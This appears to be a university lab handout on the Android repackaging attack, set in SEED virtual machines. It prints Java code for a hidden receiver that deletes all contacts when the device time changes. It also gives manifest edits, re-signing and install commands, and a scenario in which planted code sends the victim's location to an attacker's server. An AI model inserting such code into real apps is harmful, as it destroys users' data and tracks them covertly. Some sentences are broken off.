

Android Repackaging Attack

Import

Repackaging attack is a very common type of attack on Android devices. In such an attack, attackers

They modify a popular app they find in an app store, adding malicious code, and then re-upload the modified app to app stores. Users can be easily fooled because it is difficult to tell the difference between the original and the modified app. Once a modified app is installed, the malicious code embedded in it can carry out attacks, usually in the background. For example, in March 2011, DroidDream was found to be

Trojan1 was integrated into more than 50 applications in the official app store Android and had infected many users who installed them. The DroidDream Trojan exploits vulnerabilities in Android to gain root access to the device.

The learning objective of this lab is to gain direct experience with the **Android Repackaging** attack so that you can better understand the specific risk associated with Android and be more cautious when downloading apps to your devices, especially from untrusted app stores. In this lab, you will be asked to perform a simple **Android Repackaging** attack

in a selected application in an Android VM environment. It is emphasized that you should not post similar code in any app market, otherwise you will face legal consequences. Also, you should not perform the attack on your own Android devices, as this can cause real damage.

What makes this attack easy is that binary code (code) of Android applications can be easily reversed, due to the lack of protection in the binary files. The left part of Figure 1 depicts the typical Android application development process, during which a file called an **APK file is produced**. This is the file that is then uploaded to the application markets to be made available to end users. The right part of Figure 1 depicts the repackaging process: the attacker (malicious user), after receiving the APK file, is able to use reverse engineering tools to "unpack" it, add the

malicious code and then "repackage" it. Then, the attacker uploads the repackaged app to app marketplaces, most of which do not have countermeasures to detect whether an app is repackaged or not.

¹ https://www.f-secure.com/v-descs/trojan_android_droiddream.shtml




Figure 1. Overview of the Repackaging attack

Laboratory environment

This exercise requires two virtual machines, **SEEDUbuntu 16.04** and **SEEDAndroid 7.1**. The first virtual machine (SEEDUbuntu) will be used to prepare the attack from the attacker's side, i.e. to download the application, unpack it, prepare the malicious code, repack it and finally push the application to the target of the attack. The machine already has the tools that will be needed pre-installed (adb, apktool, keytool, jarsigner)

The second virtual machine (SEEDAndroid2), as its name suggests, runs the Android 7.1 (Nougat, API Level 25) operating system and will be used as the target of the attack, simulating the device where the repackaged application will be installed.

application. The machine already has some pre-installed applications that will be needed on the device side (Terminal Emulator, MockLocation).

For the purposes of this exercise, the two virtual machines will need to be connected to the same local network. To do this, we will need to configure the same "Network Nat" adapter on both virtual machines. Relevant instructions for the initial installation of the SEEDAndroid 7.1 VM and the configuration of the local network on the two machines are provided in the relevant manual that you will find in eclass.

The software required for the exercise is available in eclass:

- RepackagingLab.apk (target application in both scenarios)
- MaliciousCode.smali (malicious code in scenario 1)
- MaliciousCode_Location.zip (MaliciousCode.smali, SendData.smali, SendData\$1.smali) (malicious code in scenario 2)

² In eclass you will find links to download the machine as well as the relevant manuals.

Activity 1: Download and install target application

The purpose of this activity is to download the initial target application (in which the malicious code will be embedded) and **become familiar** with the adb tool which will be used to install the application on the target device (for the needs of the exercise scenarios).

In real attacks, attackers usually choose to place malicious code in popular applications, because this way more people are likely to download the "repackaged" applications. For this exercise, you can develop your own Android application or use an existing application by downloading the apk file from relevant websites³. Alternatively, a ready-made application developed for this purpose is provided, named **RepackagingLab.apk**.

Note: *It should be noted that in this lab we are using an Android VM and not a physical Android device, so some of the apps you will try may not run (crash). One possible reason is that the app may contain native code for ARM processors, while the Android VM runs on x86 processors. In order for these apps to run on the Android VM, the native code needs to be recompiled for x86 processors. This requires having the source code available, which is difficult to obtain. So if you encounter this problem, just find another app.*

Step 1: Download target application from attacker

First, you need to start the attacker's virtual machine (SEEDUbuntu VM) and using Firefox, navigate to the course's eclass and download the RepackagingLab.apk file.

Step 2: Install the target app on the victim's Android device

For the purposes of the exercise scenario, we will use the adb⁴ tool to install a target application (RepackagingLab.apk or another of our choice) on the victim's device. This specific procedure is done only for the purposes of the exercise, as in real life, a device user would install applications by downloading them directly from relevant app stores.

We need to start the second virtual machine (SEEDAndroid VM) and make sure they are connected to the same **NAT Network**. Next, we need to find the IP address of the SEEDAndroid VM. This can be achieved by running the ifconfig command in the Android Terminal application that is already installed on the device:

³ such as <https://apkpure.com>

⁴ <https://developer.android.com/studio/command-line/adb>




Figure 2. Finding the IP address of the SEEDAndroid VM

Then, we return to the **SEEDUbuntu VM**, and execute the following commands in terminal:

```
// Connect to the Android VM using adb
$ adb connect <ip_address_of_android_vm>;

// Installing the application on Android
$ adb install <application_name>.apk
```

The result of the above steps will be the installation of the selected application on the SEEDAndroid VM. We can check this by going to **Applications** and searching for the name of the application we installed.

In your report, in addition to explaining your actions, you should include screenshots from both VMs, with the commands you used and their results.

Note: after finishing Activity 1, you will need to (manually) uninstall the application from the Android VM, as we will repeat the process after repackaging.

Activity 2: Disassembling the application

To launch the **repackaging attack**, we first need to modify the **target application** appropriately. Although we can modify the APK file directly, this is not easy, as the code in the APK file is in **Dalvik bytecode⁵** format (`.dex` files), which is not intended for human reading. So we need to convert the **bytecode** into a human readable format. The most common such format for **Dalvik** code is known as **Smali⁶**.

To disassemble the APK file, we will use a command line tool called **APKTool⁷**. **APKTool** is a very powerful reverse engineering tool for Android applications, which can disassemble **dex** code directly into **smali code**. We can feed the entire APK file to the tool as follows:

```
$ apktool d <appname>.apk
```

An APK is essentially a compressed file, which contains the various files that make up an application, such as:

- **classes.dex**: these are files that contain compiled java code, in a format called **Dalvik bytecode**.
- **resources.arsc**: these are application resource files, such as xml files, images, etc.
- **AndroidManifest.xml**: this is the main configuration file of an application android.

APKTool basically decompresses the APK file and decodes its contents. For the resource files, there is no need to do much as they are already in a readable format. The **Dalvik bytecode files (classes.dex)** are disassembled into **smali files**, which are placed in a new directory. The typical directory structure of the APK file after disassembly is shown in Figure 3. The resource files and the **AndroidManifest** file are immediately readable as are in their original form (e.g. XML). The disassembled **smali** code is placed in the **/smali** directory. Typically, each **smali** file contains the code corresponding to a **Java class**.

⁵ **.dex** files are generated from `.class` files, encoded by the Android **dx** tool. These files can be generated by

⁶ encoding `.dex` files with the **backsmali** tool.

(<https://github.com/JesusFreke/smali>). The names "**Smali**" and "**Baksmali**" are the Icelandic equivalents of "**assembler**" and "**disassembler**", respectively.

⁷ <https://ibotpeaches.github.io/Apktool/>




Figure 3. Directory structure of an APK after disassembly with **APKTool**

In activity 2, you will need to disassemble the target application using **apktool** and find the corresponding files that are produced. This process must take place on the attacker's machine, i.e. the virtual machine.
SEEDUbuntu VM.

In your report you should include screenshots of the disassembly execution and the resulting directory structure.

Activity 3: Integrating malicious code

In this activity, we will embed the malicious code into the target application. There are many ways to do this. One approach is to directly modify an existing **smali file**, adding pieces of malicious code to it. Another approach, which is much easier, is to add a completely new, independent component to the application, which does not affect the rest of the application.

its behavior. Since each independent element can be placed in a separate **smali file**, using this approach, we only need to create a new **smali** file containing the malicious code.

Anatomy of an Android app

There are four types of elements used as structural components of a Android application:

- Activities,
- Services,
- Broadcast Receivers, and
- Content Providers.

The first two elements are most commonly used by applications, while the other two are not so common. We can add any of these elements to the target application, but the most important problem for the attack is to find a way to activate the malicious code without being noticed by the users. Although there are solutions to the problem for all of these elements, the easiest is to use

BroadcastReceivers. A **BroadcastReceiver** is essentially code that is activated by broadcasts emitted by the Android system during the operation of a device, in order to inform (as many applications "interested") that a specific action has taken place. For example, when the time is set on a device, the **TIME SET broadcast will be sent**, while when

rebooting the system, the **BOOT COMPLETED broadcast will be sent.**

An application that is "interested" in receiving one of these broadcasts can include a "BroadcastReceiver" **that** will receive it and initiate appropriate actions.

Malicious code analysis

In this case, we will write and integrate into the application a

BroadcastReceiver, which will listen to one of these system broadcasts and then activate some malicious code. In this way, we ensure that the execution of the malicious code will be done "secretly", without requiring any obvious action from the user (victim) of the device. The **Java** source code of **BroadcastReceiver** is as follows:

```

public class MaliciousCode extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        ContentResolver contentResolver = context.getContentResolver();
        Cursor cursor = contentResolver.query
            (ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        while (cursor.moveToNext()) {
            String lookupKey = cursor.getString
                (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));
            Uri uri = Uri.withAppendedPath
                (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
            contentResolver.delete(uri, null, null);
        }
    }
}

```

The above code, when executed, will delete all contact records from the device. The code implements a **BroadcastReceiver**, which will be triggered by a broadcast event. Once triggered, the **onReceive()** method is executed where its malicious action is implemented. The code basically interacts with the element

ContentProvider of the **Contacts** application (which is pre-installed on Android) and asks it to remove all its entries, essentially deleting all contacts. In the code, a **ContentResolver** object is used to access

the contacts stored on the phone. To get the list of contacts, a query is sent to the **ContentProvider** of the **Contacts** application. This query does not contain any criteria, so all records are returned in a **Cursor object**. The code then loops through all the records and deletes them one by one.

Before reassembly, the application must be configured to call ("activate") the specific **BroadcastReceiver**. To do this, the specific Java class must be "registered" in the **AndroidManifest.xml** file of the target application. The **AndroidManifest** file contains initial settings and information about the building blocks of an Android application.

(activities, services, etc.). It also states the relevant permissions that the application requests from the system. In this case, the permissions required are the ability **to read** and **write** Contacts.

Step 1: Download the malicious code (in smali format)

The above malicious code is available directly in **smali format**. You will first need to download the **MaliciousCode.smali** file from eclass. This process must take place on the attacker's machine, i.e. the virtual machine.

SEEDUbuntu VM.

Step 2: Integrate malicious code into the target application

Next you need to place the **MaliciousCode.smali** file in the **/smali/com/** directory that was created when you disassembled the application with **APKTool** (during the previous activity).

Step 3: Configuring the reassembled application

First, you need to add the two required permissions to allow the application to read and write to the application's **ContentReceiver**

Contacts. It should be noted that these permissions are added outside the block **<application>**, but inside the **<manifest>** block. Then, you will need to register the **BroadcastReceiver** and configure the **<intent-filter>** to receive the **TIME SET broadcast event**. This way, the class can be triggered whenever the user changes the time on their device. This entry should be added inside the **<application>** block, not inside the **<activity>** block.

The following xml code shows exactly what you need to add to your **AndroidManifest.xml** file (which you can also find in the folder created by **APKTool**):

```
<manifest...>
...
<uses-permission android:name="android.permission.READ_CONTACTS" /> <uses-
permission android:name="android.permission.WRITE_CONTACTS" />
...
<application>
....
....
<receiver android:name="com.MaliciousCode">
  <intent-filter>
    <action android:name="android.intent.action.TIME_SET" />
  </intent-filter>
</receiver>
</application>
</manifest>
```

In your report, you should describe the execution of the above actions and show with relevant screenshots the changes you made and the final files that resulted.

Note: If you are targeting a real app downloaded from an app store, you may encounter a more complex **AndroidManifest.xml** file. In this case, you will need to carefully modify the file and place the content in the correct location.

Activity 4: Reassembling the application

After the malicious code is integrated, we can proceed with repackaging the application and re-creating the APK file using the **APKTool tool**. Android also requires all applications **to be digitally signed** before they can be installed. This means

that each APK file must have a *digital signature* and a corresponding *public key certificate*. The certificate and signature are used by Android to identify the developer of an application. From a security perspective, the certificate must be signed by a **Certificate Authority**, which, before signing, must verify that the identity stored in the certificate is indeed authentic. Obtaining a certificate

from a reputable certificate authority is usually not free, so Android allows developers to sign their own certificates,

using their own private key, i.e. the certificate is **self-signed**. The purpose of such self-signed certificates is to enable applications to run on Android devices, not for security reasons. Developers can put any name they want on the certificate, regardless of whether the name is legally owned by others or not, because there is no certificate authority involved to check it. Obviously, this completely defeats the purpose of the certificate and the signature. The **Google Play Store** does some name verification before accepting an application, but other third-party app stores do not always perform such verification. In this lab, we will simply use a self-signed certificate.

The following steps should take place on the attacker's machine, i.e. the SEEDUbuntu VM. The relevant command line tools (**apktool**, **keytool**, **jarsigner**) are already installed.

Step 1: Rebuild the APK file

Use **APKTool** to create the new APK file: `$ apktool b <application_folder>`

The new APK file will be saved in the **RepackagingLab/dist** directory.

Step 2: Create a key pair

To create a public and private key use the **keytool tool**. Use the following command to create a keystore named e.g. **mykey.keystore** and inside it create a key pair with the alias

<alias>:

```
$ keytool -alias <alias> -genkey -v -keystore mykey.keystore
```

Keytool will ask you for a password, which is used to protect the keyring. It will also ask you for some additional information (name, surname, address of the holder) which will be embedded in the digital certificate .

Step 3: Digitally sign the APK file

After generating the keys, you will need to use the **jarsigner** program to sign the APK file. You will need to specify the keystore, the name of the file you want to sign, and the alias of the key you will use:

```
$ jarsigner -keystore mykey.keystore <app_name>.apk <alias>
```

jarsigner will ask you to enter the password for that keyring and then, using the key (identified by the alias you provided) it will sign the APK file .

In your report, you should describe the execution of the above actions and show, with relevant screenshots from the terminal, the results of the execution.

Activity 5: Executing the attack

In this activity, we will install the modified application on the SEEDAndroid VM and check whether the attack is successful or not. The purpose of the attack is to delete the victim user's contacts when they try to change the time on their device.

Step 1: Install app on Android device

The repackaged and digitally signed application is located in the **RepackagingLab/dist** directory (see Activity 4). The instructions for installing the modified application are the same as those in **Activity 1**.

Note: If you had installed the **RepackagingLab** application during Activity 1, you will need to uninstall it (manually) from the Android VM. Otherwise, we will not be able to install the modified application due to the signature mismatch.

Step 2: Enable permissions on the Android VM

Before executing the attack, the target application must be granted the relevant permissions to access **Contacts**. In a real-world scenario, applications themselves usually request permission from users when they are used (e.g., permissions to access photos, contacts, location, etc. are very often requested). For the purposes of this exercise, the granting of permissions will be done manually from Android Settings. Follow the path below to grant the target application the relevant permissions:

Settings -> Apps -> Repackaging Lab -> Permissions -> toggle contacts on

Step 3: Execute the attack

First, you need to run the repackaged RepackagingLab application at least once (to register the **BroadcastReceiver**). Otherwise, the malicious code you inserted will not be executed. Next, you will need to add some contacts to the **Contacts app**. Finally, you will need to change

(manually) the time from Android Settings, following the path below:

Settings -> Date and Time -> Set time

If the attack is successful, you will notice that all the contact records you just imported **have been deleted**.

In your report, you should describe the execution of the above actions and show the results of the execution with relevant screenshots (from both virtual machines).

Activity 6: Tracking the victim's location

In this activity, we will use the repackaging technique to perform a different attack. This time, the purpose of the attack is to track **the location** of the victim user.

Setting up virtual locations

On an Android device, we can get location information from the built-in GPS. The Android VM we use for the purposes of this exercise does not have such hardware, however the Android OS allows us to provide **virtual locations** to applications. All we need to do is install

a mock location app and then configure the Android operating system to receive locations from this app, instead of a real GPS. The Android VM we are using already has such an app (**MockLocation**) installed, which can simulate location traces in six different cities (Figure 4).




Figure 4. Location simulation application

Step 1: Configure DNS on the Android VM

According to the exercise scenario, the malicious code in the repackaged application should send the victim's coordinates to the attacker's server at the (virtual) address **www.repackagingattacklab.com**. We will use the attacker's virtual machine (**SEEDUbuntu VM**) to host this server. Therefore, we need to map this **web address** to the **IP address** of the **SEEDUbuntu VM**. The easiest way to do this is to properly configure the **/system/etc/hosts** file in

Android VM.

To make the above setting, you can use a text editor (like **vi** or similar) and add the specific line directly to the Android **hosts** file. Using the application

Terminal Emulator present in the Android VM open the file as follows:

```
$ su root
# vi /system/etc/hosts
```

Then add the following line to the end of the file:

```
<Ubuntu IP Address> www.repackagingattacklab.com
```

where <Ubuntu IP Address> is the IP address of the **SEEDUbuntu VM**.

Alternatively, if you don't want to do the add-on directly to Android, you can copy the file to the attacker's machine (**SEEDUbuntu VM**), do the following:

changes and then copy the file back to the **Android VM**. The following commands should be run in the terminal of the **SEEDUbuntu VM machine**:

```
// Start the adb daemon with root privileges
$ adb root
// Connect to the Android VM
$ adb connect <Android VM IP>
// Download the hosts file from the Android VM
$ adb pull /system/etc/hosts
// Set up the hosts file as before using gedit
$ gedit ./hosts
// Load the new hosts file into the Android VM
$ adb push ./hosts /system/etc/hosts
```

Step 2: Repackaging and installing the target application

To repackage the application you can follow the instructions of previous activities. First, you need to uninstall from the Android VM the target application that you used in the previous scenario. We will use the same target application to implement the new attack scenario. For convenience, you can use a completely clean version of the target application, as you originally downloaded it. You will also need to download three new **smali files from eclass**, which contain the malicious code:

- **MaliciousCode.smali**, •
- SendData\$1.smali**, and
- **SendData.smali**

After you disassemble the target application (with **apktool**), you need to place the **smali** files in the **smali/com/mobiseed/repackaging** folder. Then, you need to modify the AndroidManifest.xml file appropriately, since the malicious code requires three permissions related to **location** and one for **Internet access**. Also, the BroadcastReceiver needs to be registered. All the additions are shown in the following code snippet:

```

<manifest...>
...
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION" />
<uses-permission android:name="android.permission.INTERNET"/>
....
<application>
.....
.....
    <receiver android:name="com.mobised.repackaging.MaliciousCode" >
        <intent-filter>
            <action android:name="android.intent.action.TIME_SET" />
        </intent-filter>
    </receiver>

</application>

</manifest>

```

Finally, following the steps in the previous scenario, you will need to repackage the **RepackagingLab** application, digitally sign it, and install it on the **Android VM** using **adb**.

Step 3: Enable permissions on the Android VM

Adding the required location permissions to the **AndroidManifest** file is obviously not enough for the app to function properly. When an app is installed through an app store (or when using the app for the first time), users are usually asked if they will grant location permissions to the app. Since if the users approve, Android will be notified that the permissions have been granted and the application will run normally. However, when we install the application via the **adb tool**, the user is not asked for permission approval, nor are the permissions automatically enabled. Therefore, for the purposes of the exercise scenario, you will need to manually set the location permission of the target application in the Android VM, following the path below:

```
Settings -> Apps -> <Repackaging Lab> -> Permissions -> toggle location on
```

Step 4: Activating the attack

First you need to run the **target application (RepackagingLab)** at least once to activate the **BroadcastReceiver**. Then you need to run the mock location application (**MockLocation** - see Figure 4) and

select one of the available locations. Finally, you will need to change the time (manually) in the Android VM, following the path:

Settings -> date and time -> set time

Step 5: Monitor the victim

Once the malicious code is activated, you will need to return to the attacker's machine (**SEEDUbuntu VM**), and visit the address

<http://www.repackagingattacklab.com> in the Firefox browser. If the attack is successful, you should be able to track the location of

To test

whether the malicious code can track the victim's movement correctly, you can go back to the Android VM, change the location in the **MockLocation application**, and then change the time again (manually). By going back to the attacker's browser and refreshing the address

www.repackagingattacklab.com you should see the new location.

In your report you should describe the execution of the above actions and show the results of the execution with relevant screenshots (from the Android VM and the SEEDUbuntu VM).

Submission

You must submit a detailed **lab report** (in PDF) describing all the actions you took in each activity, your results, and your observations. Use screenshots and code snippets in your description, according to the instructions for each activity.